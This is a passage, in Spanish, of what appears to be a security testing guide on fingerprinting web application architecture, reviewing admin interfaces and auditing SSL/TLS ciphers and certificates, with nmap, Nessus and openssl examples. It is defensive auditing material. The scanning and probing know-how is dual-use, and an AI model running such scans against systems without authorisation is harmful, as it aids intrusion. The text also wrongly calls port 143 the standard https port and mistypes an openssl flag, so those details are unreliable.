La arquitectura de la aplicación debe ser revisada a lo largo de las pruebas para determinar que diferentes componentes son empleados para construir la aplicación web. En instalaciones pequeñas, como una aplicación simple basada en CGI, un único servidor puede ser empleado, que ejecute el servidor web que ejecuta la aplicación CGI en C, Perl o de Shell, y puede ser que la autenticación también se base en mecanismos de autenticación del servidor web. En instalaciones más complejas, como en sistemas de banca online, varios servidores web pueden verse involucrados: un proxy inverso, un servidor web frontal, un servidor de aplicaciones y un servidor de base de datos o LDAP. Cada uno de estos servidores se empleará con fines diferentes e incluso pueden estar divididas en redes diferentes con dispositivos de cortafuegos entre ellos, creando diferentes redes DMZ de modo que acceder a un servidor web no otorga a un usuario remoto acceso al mecanismo de autenticación por sí mismo, y de modo que un compromiso de la seguridad de los diferentes elementos de la arquitectura pueda ser aislado, de forma que no comprometa la arquitectura completa.

Obtener conocimientos de la arquitectura de la aplicación puede ser fácil si esta información es proporcionada al equipo de pruebas por los desarrolladores en forma de documentos o mediante entrevistas, pero puede demostrar ser una tarea muy difícil si se está realizando una prueba de intrusión a ciegas.

En el segundo caso, una persona a cargo de las pruebas de seguridad empezará con la asunción de que se encuentra ante una instalación simple (un único servidor) y, a través de la información recuperada de otras pruebas, derivará los diferentes elementos y pondrá bajo revisión esa asunción, extendiendo la arquitectura. Empezará realizando preguntas simples como ``¿Existe un sistema de cortafuegos protegiendo el servidor web?``, que será respondida basándose en los resultados de los scans de red dirigidos al servidor web y el análisis de si los puertos de red del servidor web están siendo filtrados en la puerta de entrada de red (se reciben paquetes ICMP unreachable, o no se obtiene respuesta), o si el servidor web está directamente conectado a Internet (es decir, devuelve paquetes RST en todos los puertos no a la escucha). Este análisis puede ser mejorado con el fin de determinar el tipo de sistema de cortafuegos empleado basándose en tests de paquetes de red: ¿se trata de un *stateful firewall* o es un filtro de *access list* en un router? ¿Cómo está configurado? ¿Puede saltarse?

El proceso de detectar un proxy inverso colocado delante de un servidor web necesita ser realizado mediante el análisis del banner del servidor web, que puede desvelar directamente la existencia de un proxy inverso (por ejemplo, si retorna la cadena 'WebSEAL'[1]). También puede ser determinado mediante la obtención de respuestas dadas por el servidor web y posterior comparación con las respuestas esperadas. Por ejemplo, algunos proxys inversos actúan como ``sistemas de prevención de intrusión`` (o web-shields) , bloqueando ataques conocidos dirigidos al servidor web. Si se sabe de antemano que el servidor web responde con un mensaje de tipo 404 a una petición por una página no disponible y nos devuelve un mensaje de error diferente para algún ataque web común, como los probados por un scanner CGI, podría ser una indicación de la existencia de un proxy inverso (o un cortafuegos de aplicación), que está filtrando las peticiones y devolviendo una página de error diferente a la esperada. Otro ejemplo: si el servidor web devuelve un conjunto de métodos HTTP disponibles (incluyendo TRACE) pero los métodos esperados retornan errores, probablemente haya algo en medio bloqueándolos. En algunos casos, incluso el sistema de protección se revela:

```
GET / web-console/ServerInfo.jsp HTTP/1.0
```

```
HTTP/1.0 200
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Content-Length: 83
```

```
<TITLE>Error</TITLE>
<BODY>
<H1>Error</H1>
FW-1 at XXXXXX: Access denied.</BODY>
```



Ejemplo del servidor de seguridad de Check Point Firewall-1 NG AI “protegiendo” un servidor web

Los proxys inversos también pueden presentarse como proxy-caches para acelerar el rendimiento de los servidores de aplicación back-end. La detección de estos proxys puede basarse, de nuevo, en las cabeceras del servidor, o cronometrando las peticiones que deberían ser cacheadas por el servidor y comparando el tiempo empleado por el servidor en la primera petición con las peticiones siguientes.

Otro elemento que puede ser detectado: balanceadores de carga de red. Estos sistemas reparten la carga en un puerto TCP/IP dado a varios servidores, basándose en diferentes algoritmos (round-robin, carga de los servidores, número de peticiones, etc.). De este modo, la detección de estos elementos de la arquitectura debe ser realizada examinando varias peticiones y comparando los resultados, para determinar si las peticiones van al mismo servidor o a otros diferentes. Por ejemplo, basándose en la cabecera Date: (fecha), ver si los relojes de los servidores no están sincronizados. En algunos casos, el proceso de balanceo de carga de red puede insertar nueva información en las cabeceras que las identifique distintivamente, como la cookie AlteonP insertada por el balanceador de carga Alteon WebSystems de Nortel.

Los servidores de aplicación web son fáciles de detectar, normalmente. La petición de varios recursos es manejada por el propio servidor de aplicación (no por el servidor web), y respuesta habrá variado significativamente (incluyendo valores diferentes o adicionales en la cabecera de respuesta). Otro modo de detección es ver si el servidor web intenta fijar cookies que identifican que un servidor de aplicación web está siendo utilizado (como la cookie JSESSIONID provista por algunos servidores J2EE) o si intenta reescribir las direcciones URL automáticamente para permitir trazar la sesión.

Los backend de autenticación (como directorios LDAP, bases de datos relacionales o servidores RADIUS), sin embargo, no son tan fáciles de detectar de forma directa desde un punto de vista externo, ya que estarán ocultos por la propia aplicación.

El uso de un backend de base de datos puede ser determinado simplemente navegando por la aplicación. Si hay una gran cantidad de contenido dinámico generado “al vuelo”, está siendo extraído probablemente de algún tipo de base de datos por la propia aplicación. En ocasiones el modo en que la información es solicitada puede revelarnos la existencia de un backend de base de datos. Por ejemplo, una aplicación de compra online que emplea identificadores numéricos (‘id’) cuando se navega por los diferentes artículos de la tienda. Sin embargo, cuando se está realizando un test de aplicación a ciegas, el conocimiento de la base de datos siendo utilizada solo es disponible cuando aparece una vulnerabilidad en la aplicación, como una gestión insuficiente de excepciones o la posibilidad de inyección SQL

VULNERABILIDADES EN SERVIDORES CONOCIDAS

Las vulnerabilidades encontradas en los diferentes elementos que conforman la arquitectura de la aplicación, sea el servidor web o el backend de base de datos, pueden comprometer severamente a la aplicación. Por ejemplo, consideremos una vulnerabilidad del servidor que permitiese a un usuario remoto sin autenticarse, subir archivos al servidor web, e incluso reemplazar archivos.

Esta vulnerabilidad podría comprometer la aplicación, ya que un usuario no autorizado podría ser capaz de reemplazar la misma aplicación, o introducir código que afectase a los servidores de backend, ya que su código de aplicación se ejecutaría como cualquier otra aplicación.

Revisar vulnerabilidades de servidor puede ser difícil de hacer si las pruebas precisan ser realizadas durante una prueba de intrusión a ciegas. En estos casos, las vulnerabilidades han de ser probadas desde un site remoto, normalmente empleando una herramienta automatizada; no obstante, la comprobación de algunas vulnerabilidades puede tener resultados impredecibles en el servidor web, y comprobar otras (como las directamente relacionadas en ataques de denegación de servicio) pueden no ser posibles, debido al tiempo de inactividad del servicio en caso de que las pruebas tengan éxito. Además, algunas herramientas automatizadas notificarán de vulnerabilidades basándose en la versión del servidor web obtenida. Esto provoca falsos positivos y también falsos negativos: por un lado, si la versión del servidor web ha sido eliminada u ofuscada por el administrador del site, la herramienta de scan no marcará el servidor como vulnerable aunque lo sea; por el otro lado, si el vendedor que provee el software no actualiza la versión del servidor web cuando las vulnerabilidades son corregidas, la herramienta de scan apuntará vulnerabilidades que no existen. Este último caso es muy común, de hecho, en algunos vendedores de sistemas operativos que realizan parches de regresión a vulnerabilidades de seguridad en el software que proveen, pero no realizan un cambio a la última versión del software. Esto ocurre en la mayoría de distribuciones GNU/Linux, como Debian, Red Hat o SuSE. En la mayoría de los casos, el scan de vulnerabilidades de la arquitectura de una aplicación (como el servidor web) tan solo encontrará vulnerabilidades asociadas a los elementos ``expuestos`` de la arquitectura (como el servidor web), y normalmente será incapaz de encontrar vulnerabilidades asociadas a elementos no expuestos directamente, como los backends de autenticación, los backends de base de datos, o proxys inversos en uso.

Finalmente, no todos los vendedores de software desvelan vulnerabilidades públicamente, y por tanto esas debilidades no son registradas den bases de datos accesibles públicamente[2]. Esta información solo es desvelada a clientes, o publicada a través de parches de corrección sin información de asistencia adjunta. Esto reduce la utilidad de las herramientas de scanning de vulnerabilidades. Normalmente, la cobertura de vulnerabilidades de estas herramientas será muy buena para productos comunes (como el servidor web Apache, el Internet Information Server de Microsoft o Lotus Domino de IBM), pero será mucho más incompleta para productos menos conocidos.

Esta es la razón por la que la revisión de vulnerabilidades se hace mejor cuando a la persona a cargo de las pruebas se le proporciona información interna del software empleado, incluyendo versiones y entregas utilizadas y parches aplicados al software. Con esta información, puede obtener la información del propio vendedor y analizar que vulnerabilidades pueden estar presentes en la arquitectura y como pueden afectar a la aplicación. Cuando sea posible, estas vulnerabilidades pueden ser comprobadas para determinar su efecto real, y detectar si puede haber elementos externos (como sistemas de detección o prevención de intrusiones) que podrían reducir o anular la posibilidad de explotación. Los encargados de las pruebas pueden incluso determinar, mediante la revisión de la configuración, que la vulnerabilidad no esté presente, ya que puede afectar a un componente de software que no está en uso.

También vale la pena remarcar que en ocasiones los vendedores corrigen vulnerabilidades sin hacerlo público, y entregan las correcciones en nuevas distribuciones del software. Vendedores



diferentes tendrán diferentes ciclos de distribución de entregas, que determinan el soporte que pueden ofrecer para versiones más antiguas.

Una persona que realice las pruebas con información detallada de las versiones de software utilizadas por la arquitectura puede evaluar el riesgo asociado al uso de versiones antiguas de software que podrían quedar sin soporte a corto plazo, o que ya se han quedado sin soporte. Esto es crucial, ya que si aparece una vulnerabilidad es una versión antigua de software que ya no tiene soporte, el personal de sistemas puede no tener constancia de ello. No habrá parches disponibles para el software, y los anuncios de seguridad pueden ni siquiera listar esa versión como vulnerable (ya que no está soportada). Incluso en el caso de que sean conscientes de que la vulnerabilidad está presente y el sistema es, por tanto, vulnerable, necesitarán hacer una actualización completa a una nueva entrega de software, lo que podría implicar un tiempo de inactividad significativo en la arquitectura de la aplicación, o podría forzar que la aplicación sea reprogramada debido a incompatibilidades con la última versión del software.

HERRAMIENTAS DE ADMINISTRACIÓN

Cualquier infraestructura de servidor web precisa de la existencia de herramientas de administración para mantener y actualizar la información utilizada por la aplicación: contenido estático (páginas web, archivos gráficos,...), código fuente de las aplicaciones, bases de datos de autenticación, etc. Dependiendo del site, la tecnología o el software utilizados, las herramientas de administración cambiarán. Por ejemplo, algunos servidores web serán gestionados usando interfaces de administración que son, a su vez, servidores web (como el servidor web iPlanet), o serán administrados mediante archivos de configuración en texto plano (es el caso de Apache[3]) o usarán herramientas de interfaz gráficas del sistema operativo (cuando se usa ASP.Net o el servidor IIS, de Microsoft). Sin embargo, en la mayoría de los casos, la configuración del servidor será gestionada con herramientas diferentes a las de mantenimiento de los archivos usados por el servidor web, que son gestionados mediante servidores FTP, WebDAV, sistemas de archivo en red (NFS, CIFS) u otros mecanismos. Obviamente, el sistema operativo de los elementos que componen la arquitectura de la aplicación también será gestionado por otras herramientas. Las aplicaciones pueden tener también interfaces de administración empotradas, que son utilizadas para gestionar los datos de la propia aplicación (usuarios, contenido, etc.).

La revisión de las interfaces de administración empleadas para gestionar las diferentes partes de la arquitectura es muy importante, ya que si un atacante obtiene acceso a cualquiera de ellas, puede comprometer o dañar la arquitectura de la aplicación. Así que es importante:

- Listar todas las interfaces de administración posibles.
- Determinar si las interfaces de administración están accesibles desde una red interna o están también accesibles desde Internet.
- En caso de ser accesibles desde Internet, determinar los mecanismos que controlan el acceso a esos interfaces y los detalles asociados más susceptibles.
- Cambiar los usuarios y contraseñas por defecto.

Algunas compañías escogen no gestionar todos los aspectos de sus aplicaciones web, sino tener a terceras partes gestionando los contenidos entregados por la aplicación web.

Esta compañía externa puede proveer tan solo partes del contenido (actualización de noticias, promociones, ...) o puede gestionar el servidor web por completo (incluyendo los contenidos y código). Es algo común encontrar interfaces de administración accesibles desde Internet en estos casos, ya que usar Internet es más económico que proveer de una línea dedicada que conecte la compañía externa a la infraestructura de la aplicación a través de un interfaz de administración. En esta situación, es muy importante comprobar si los interfaces de administración pueden ser vulnerables a ataques

REFERENCIAS

Whitepapers:

- [1] WebSEAL, también conocido como Tivoli Authentication Manager, es un proxy inverso de IBM parte del framework Tivoli.
- [2] Como las listas Bugtraq, de Symantec, ISS, de X-Force, o la National Vulnerability Database (NVD) del NIST.
- [3] Existen algunas herramientas gráficas de administración para Apache (como NetLoony), pero todavía no están muy extendidas.

4.2.5.1 PRUEBAS DE SSL/TLS

BREVE RESUMEN

Debido a restricciones históricas de exportación de criptografía de alto nivel, algunos servidores web, tanto preexistentes como nuevos, pueden ser capaces de utilizar un soporte criptográfico débil.

Incluso cuando se instalan y utilizan normalmente cifrados de alto nivel, una configuración errónea en la instalación del servidor podría ser usada para forzar el uso de un cifrado más débil para obtener acceso al canal de comunicación supuestamente seguro.

COMPROBANDO LAS ESPECIFICACIONES Y REQUISITOS DE CIFRADO SSL / TLS

El protocolo en claro http es asegurado normalmente mediante un túnel SSL o TLS, convirtiéndose en tráfico https. El tráfico https, además de proveer cifrado de la información en tránsito, permite la identificación de los servidores (y, opcionalmente, de los clientes) mediante certificados digitales.

Históricamente, han existido limitaciones impuestas por el gobierno de los EEUU a permitir la exportación de sistemas criptográficos solo para tamaños de clave de, como máximo, 40 bits, una longitud de clave que podría ser rota y permitiría el descifrado de comunicaciones. Desde entonces, las regulaciones de exportación criptográficas han sido reducidas (a pesar de que aún se mantienen algunas restricciones); no obstante, es importante comprobar la configuración SSL en uso, para evitar instalar soporte criptográfico que podría ser fácilmente roto. Los servicios basados en SSL no deberían ofrecer la posibilidad de escoger usar cifrados débiles.

Técnicamente, el cifrado a usar se determina tal como se explica a continuación. En la fase inicial de establecimiento de una conexión SSL, el cliente envía al servidor un mensaje de tipo Client Hello, especificando entre otra información, los grupos de cifrado que es capaz de manejar. Un cliente normalmente es un navegador web (hoy en día, el cliente SSL más popular), pero no



necesariamente, ya que puede tratarse de cualquier aplicación capacitada para SSL; lo mismo aplica para el servidor, que no tiene porque ser un servidor web, a pesar de que es el caso más común. (Por ejemplo, una clase de cliente SSL que vale la pena remarcar es la de los proxys SSL, como stunnel (www.stunnel.org), que puede utilizarse para permitir a aplicaciones no capacitadas para SSL comunicarse con servicios SSL). Para especificar un grupo de cifrado, se utilizan un protocolo de cifrado (DES, RC4, AES), la longitud de clave de cifrado (40, 56 o 128 bits), y un algoritmo de hash (SHA, MD5), usado para comprobación de integridad. Tras recibir un mensaje Client Hello, el servidor decide que grupo de cifrado empleará para la sesión. Es posible (por ejemplo, mediante directivas de configuración) especificar que grupos de cifrado permitirá. De este modo puedes controlar, por ejemplo, si las comunicaciones con clientes soportarán solamente cifrado de 40 bits.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Para detectar el posible soporte de cifrados débiles, deben identificarse los puertos asociados a los servicios encapsulados sobre SSL/TLS. Estos puertos incluyen normalmente el puerto 143, el puerto https estándar; no obstante, esto puede cambiar porque a) los servicios https puede ser configurados para ejecutarse en puertos no estándar, y b) puede haber más servicios encapsulados sobre SSL/TLS relacionados con la aplicación web. En general, se precisa de un descubrimiento de servicios para identificar dichos puertos.

El scanner nmap, vía la opción ``-sV'', puede identificar servicios SSL. Los scanners de vulnerabilidades, además de realizar el descubrimiento de servicios, pueden incluir comprobación de cifrados débiles (por ejemplo, el scanner Nessus tiene la capacidad de comprobar servicios SSL en puertos arbitrarios, y reportará si existen cifrados débiles).

Ejemplo 1. Reconocimiento de servicios SSL vía nmap.

```
[root@test]# nmap -F -sV localhost
```

Starting nmap 3.75 (<http://www.insecure.org/nmap/>) at 2005-07-27 14:41 CEST

Interesting ports on localhost.localdomain (127.0.0.1):

(The 1205 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE	VERSION
443/tcp	open	ssl	OpenSSL
901/tcp	open	http	Samba SWAT administration server
8080/tcp	open	http	Apache httpd 2.0.54 ((Unix) mod_ssl/2.0.54 OpenSSL/0.9.7g PHP/4.3.11)
8081/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.0

```
Nmap run completed -- 1 IP address (1 host up) scanned in 27.881 seconds
[root@test]#
```

Ejemplo 2. Identificando cifrados débiles con Nessus. El contenido siguiente es un fragmento anonimizado de un informe generado por el scanner Nessus, correspondiente a la identificación de un certificado de servidor que permite cifrados débiles (ver texto subrayado).

```
https (443/tcp)
Description
Here is the SSLv2 server certificate:
Certificate:
Data:
```

```

Version: 3 (0x2)
Serial Number: 1 (0x1)
Signature Algorithm: md5WithRSAEncryption
Issuer: C=**, ST=*****, L=*****, O=*****, OU=*****, CN=*****
Validity
Not Before: Oct 17 07:12:16 2002 GMT
Not After : Oct 16 07:12:16 2004 GMT
Subject: C=**, ST=*****, L=*****, O=*****, CN=*****
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public Key: (1024 bit)
Modulus (1024 bit):
00:98:4f:24:16:cb:0f:74:e8:9c:55:ce:62:14:4e:
6b:84:c5:81:43:59:c1:2e:ac:ba:af:92:51:f3:0b:
ad:e1:4b:22:ba:5a:9a:1e:0f:0b:fb:3d:5d:e6:fc:
ef:b8:8c:dc:78:28:97:8b:f0:1f:17:9f:69:3f:0e:
72:51:24:1b:9c:3d:85:52:1d:df:da:5a:b8:2e:d2:
09:00:76:24:43:bc:08:67:6b:dd:6b:e9:d2:f5:67:
e1:90:2a:b4:3b:b4:3c:b3:71:4e:88:08:74:b9:a8:
2d:c4:8c:65:93:08:e6:2f:fd:e0:fa:dc:6d:d7:a2:
3d:0a:75:26:cf:dc:47:74:29
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Basic Constraints:
CA:FALSE
Netscape Comment:
OpenSSL Generated Certificate
Page 10
Network Vulnerability Assessment Report 25.05.2005
X509v3 Subject Key Identifier:
10:00:38:4C:45:F0:7C:E4:C6:A7:A4:E2:C9:F0:E4:2B:A8:F9:63:A8
X509v3 Authority Key Identifier:
keyid:CE:E5:F9:41:7B:D9:0E:5E:5D:DF:5E:B9:F3:E6:4A:12:19:02:76:CE
DirName:/C=**/ST=*****/L=*****/O=*****/OU=*****/CN=*****
serial:00
Signature Algorithm: md5WithRSAEncryption
7b:14:bd:c7:3c:0c:01:8d:69:91:95:46:5c:e6:1e:25:9b:aa:
8b:f5:0d:de:e3:2e:82:1e:68:be:97:3b:39:4a:83:ae:fd:15:
2e:50:c8:a7:16:6e:c9:4e:76:cc:fd:69:ae:4f:12:b8:e7:01:
b6:58:7e:39:d1:fa:8d:49:bd:ff:6b:a8:dd:ae:83:ed:bc:b2:
40:e3:a5:e0:fd:ae:3f:57:4d:ec:f3:21:34:b1:84:97:06:6f:
f4:7d:f4:1c:84:cc:bb:1c:1c:e7:7a:7d:2d:e9:49:60:93:12:
0d:9f:05:8c:8e:f9:cf:e8:9f:fc:15:c0:6e:e2:fe:e5:07:81:
82:fc
Here is the list of available SSLv2 ciphers:
RC4-MD5
EXP-RC4-MD5
RC2-CBC-MD5
EXP-RC2-CBC-MD5
DES-CBC-MD5
DES-CBC3-MD5
RC4-64-MD5

```

The SSLv2 server offers 5 strong ciphers, but also 0 medium strength and **2 weak "export class" ciphers**.

The weak/medium ciphers may be chosen by an export-grade or badly configured client software. They only offer a limited protection against a brute force attack

Solution: disable those ciphers and upgrade your client software if necessary.

See <http://support.microsoft.com/default.aspx?scid=kben-us216482>

or http://httpd.apache.org/docs-2.0/mod/mod_ssl.html#ssliphersuite

This SSLv2 server also accepts SSLv3 connections.

This SSLv2 server also accepts TLSv1 connections.

Ejemplo 3. Auditoría manual de niveles de cifrado SSL débiles mediante OpenSSL. El siguiente ejemplo intentará conectar a Google.com con SSLv2.



```
[root@test]# openssl s_client -no_tlsl -no_ssl3 -connect www.google.com:443
CONNECTED(00000003)
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=27:certificate not trusted
verify return:1
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=21:unable to verify the first certificate
verify return:1
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDYzCCAsygAwIBAgIQYFbAC3yUC8RFj9MS7lfbKzANBgkqhkiG9w0BAQQFADCB
zjELMAkGA1UEBhMCWkExFTATBgNVBAGTDfdlc3Rlcm4gQ2FwZTESMBAGA1UEBxMJ
Q2FwZSBUB3duMR0wGwYDVQQKEXRUAaGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UE
CxMfQ2VydGhmaWNhdGlvbiBTZXJ2aWNlcyBEaXZpc2l1bWVjEhMB8GA1UEAxMYVGhh
d3RlIFByZWlpdW0gU2VydMvYIENBMSgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXNl
cnZlckB0aGF3dGUuY29tMB4XDTA2MDQyMTAxMDc0NVoXDTA3MDQyMTAxMDc0NVow
aDELMAkGA1UEBhMCVVMxEzARBgNVBAgTCkNhbgGlm3JuaWEExFjAUBgNVBAcTDU1v
dW50YWluIFZpZxcEzARBgNVBAoTCkdvb2dsZSBjbmMxZjZAVBgNVBAMTDnd3dy5n
b29nbGUuY29tMIGFMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC/e2Vs8U33fRDk
5NNpNgkBlzKw4rqrTozmfwty7eTEI8PVH1Bf6nthocQ9d9SgJAI2WOBP4grPj7MqO
dXMTFWGDFiTwes16G7NZlyh6peT68r7ifrwSsVLisJp6pUf31M5Z3D88b+Yy4PE
D7BJaTxq6NNmPlvYUJeXsGSGrV6FUQIDAQABo4GmMIGjMB0GA1UdJQQWMBQGCCsG
AQUFBwMBBggrBgEFBQcDAjBABgNVHR8EOTA3MDWGM6Axhi9odHRwOi8vY3JsLnRo
YXd0ZS5jb20vVGhhd3RlUHJlbWllbVNLcnZlckNBLmNybdAyBggrBgEFBQcBAQQm
MCQwIqYIKwYBBQUHMAGGFmh0dHA6Ly9vY3NwLnRoYXd0ZS5jb20wDAYDVDR0TAQH/
BAIwADANBgkqhkiG9w0BAQQFAAOBGAAD1TbBdVY6LD1nHWkhTadmzuWq2rWE0KO3
Ay+7ELeYWPOo+EST315QLpU6pQgblgobGoI5x/fUg2U8WiYj1I1cbavhX2h1hda3
FJWnB3SiXaiuDTsGxQ267EwCVWD5bCrSWa64ilSJTgiUmzAv0a2W8YHXdG08+nYc
X/dV5WRTw==
-----END CERTIFICATE-----
subject=/C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
issuer=/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting cc/OU=Certification Services
Division/CN=Thawte Premium Server CA/emailAddress=premium-server@thawte.com
---
No client certificate CA names sent
---
Ciphers common between both SSL endpoints:
RC4-MD5 EXP-RC4-MD5 RC2-CBC-MD5
EXP-RC2-CBC-MD5 DES-CBC-MD5 DES-CBC3-MD5
RC4-64-MD5
---
SSL handshake has read 1023 bytes and written 333 bytes
---
New, SSLv2, Cipher is DES-CBC3-MD5
Server public key is 1024 bit
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol : SSLv2
    Cipher : DES-CBC3-MD5
    Session-ID: 709F48E4D567C70A2E49886E4C697CDE
    Session-ID-ctx:
    Master-Key: 649E68F8CF936E69642286AC40A80F433602E3C36FD288C3
    Key-Arg : E8CB6FEB9ECF3033
    Start Time: 1156977226
    Timeout : 300 (sec)
    Verify return code: 21 (unable to verify the first certificate)
---
closed
```

PRUEBAS DE CAJA BLANCA Y EJEMPLO

Comprueba la configuración de los servidores web que ofrecen servicios https. Si la aplicación web proporciona otros servicios encapsulados sobre SSL/TLS, también deberían ser comprobados.

Ejemplo: Esta ruta en el registro define los cifrados disponibles al servidor en windows 2k3:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers\
```

COMPROBANDO LA VALIDEZ DE CERTIFICADOS SSL – CLIENTE Y SERVIDOR

Cuando se accede a una aplicación web mediante el protocolo https, se establece un canal seguro entre el cliente (normalmente el navegador) y el servidor. La identidad de una de las partes (el servidor) o de ambas (cliente y servidor) es determinada entonces por medio de certificados digitales. Para permitir que la comunicación se realice, deben pasarse con éxito varias comprobaciones sobre los certificados. Aunque discutir SSL y la autenticación basada en certificados está más allá del alcance de esta guía, nos centraremos en el criterio principal implicado en determinar la validez de un certificado: a) comprobar si la Autoridad de Certificación (en inglés, Certificate Authority, CA) es conocida (significa una considerada como confiable), b) comprobar que el certificado es válido actualmente, y c) comprobar que el nombre del site y el nombre indicado en el certificado coinciden. Recuerda actualizar tu navegador porque los certificados de las CA expiran también. En cada nueva entrega de distribución de un navegador, se incluyen certificados renovados de CA. Por otro lado, es importante actualizar el navegador porque cada vez más sites web requieren cifrados fuertes de más de 40 o 56 bits.

Vamos a examinar cada comprobación más en detalle.

a) Todos los navegadores vienen por defecto cargados con una lista de CAs marcadas como confiables, contra las que es comparada la CA que firma un certificado (esta lista puede ser personalizada y extendida). Durante las negociaciones iniciales con un servidor https, si el certificado del servidor está relacionado a una CA desconocida para el navegador, se muestra normalmente un mensaje de aviso. Esto ocurre la mayoría de las veces debido a que una aplicación web se basa en un certificado firmado por una CA establecida por sí misma. El hecho de que debamos tomar esto en consideración depende de varios factores. Por ejemplo, puede estar bien para un entorno de una Intranet (pensemos en un webmail corporativo funcionando por https; aquí, obviamente, todos los usuarios reconocen la CA interna como una CA confiable). Cuando se proporciona un servicio al público general vía Internet, sin embargo (es decir, cuando es importante verificar positivamente la identidad del servidor con el que estamos hablando), es obligatorio normalmente apoyarse en una CA confiable, que sea reconocida por todos los usuarios (y aquí nos detenemos con nuestras consideraciones, no profundizaremos en las implicaciones del modelo de confianza utilizado por los certificados digitales).

b) Los certificados tienen un período de validez asociado, y por tanto pueden expirar. De nuevo, somos avisados de ello por el navegador. Un servicio público requiere de un certificado válido temporalmente; de otra manera, significa que estamos conversando con un servidor cuyo certificado fue expedido por alguien en quien confiamos, pero que ha expirado sin ser renovado.

c) ¿Que pasa si el nombre en el certificado y el nombre del servidor no coinciden? Si ocurre, puede sonar sospechoso. Por varios motivos esto no es algo tan raro de ver. Un sistema puede hospedar varios hosts virtuales basados en el nombre, que comparten la misma dirección IP y son



identificados por medio de la información de cabecera host del protocolo HTTP 1.1. En ese caso, dado que el intercambio SSL comprueba el certificado antes de que se procese la petición http, no es posible asignar certificados diferentes a cada servidor virtual. Por lo tanto, si el nombre del site y el nombre reportado por el certificado no coinciden, nos encontramos con un caso que normalmente es indicado por el navegador. Para evitar que ocurra esto, deben utilizarse servidores virtuales basados en la dirección IP. [2] y [3] describen técnicas para afrontar este problema y permitir referenciar correctamente hosts virtuales basados en nombre.

PRUEBAS DE CAJA NEGRA Y EJEMPLOS

Examina la validez de los certificados utilizados por la aplicación. Los navegadores muestran un aviso cuando encuentran certificados expirados, certificados expedidos por CAs no confiables y certificados cuyo nombre no coincide exactamente con el del site al que deberían referirse. Haciendo click en el icono de candado que aparece en la ventana del navegador cuando se visita un site https, puedes ver información relacionada con el certificado - incluyendo el emisor, período de validez, características del cifrado, etc.


Si la aplicación requiere un certificado de cliente, probablemente has instalado un certificado para acceder a él. La información de los certificados está disponible en el navegador inspeccionando los certificados relevantes en la lista de certificados instalados.

Estas comprobaciones deben ser realizadas a todos los canales de comunicación encapsulados sobre SSL utilizados por la aplicación. A pesar de que el caso habitual es el servicio https ejecutándose sobre el puerto 443, pueden existir servicios adicionales implicados, dependiendo de la arquitectura de la aplicación web y de detalles de la implementación (un puerto de administración https abierto, servicios https en puertos no estándar, etc.). Así pues, aplica estas comprobaciones a todos los puertos encapsulados sobre SSL que hayan sido descubiertos. Por ejemplo, el scanner nmap incorpora un modo de uso (habilitado con la opción -sV de línea de comandos) que identifica los servicios encapsulados sobre SSL. El scanner de vulnerabilidades Nessus tiene la capacidad de realizar comprobaciones SSL sobre todos los servicios encapsulados sobre SSL/TLS..


Ejemplos

En vez de proporcionar un ejemplo ficticio, hemos insertado un ejemplo real anonimizado para remarcar hasta que punto es frecuente encontrarse con sites https cuyos certificados son inexactos respecto al nombre. Las siguientes capturas remiten al site regional de una prominente empresa del sector IT.

Aviso emitido por Microsoft Internet Explorer. Estamos visitando un site .it y el certificado fue emitido a un site .com ! Internet Explorer avisa indicando que el nombre en el certificado no coincide con el nombre en el site.



Aviso emitido por Mozilla Firefox. El mensaje emitido por Firefox es diferente - Firefox se queja porque no puede verificar la identidad del site .com al que apunta el certificado porque no conoce la CA que lo firmó. De hecho, Internet Explorer y Firefox no tienen la misma lista de CAs instalada por defecto, así que el comportamiento con diferentes elementos puede variar.



PRUEBAS DE CAJA BLANCA Y EJEMPLOS

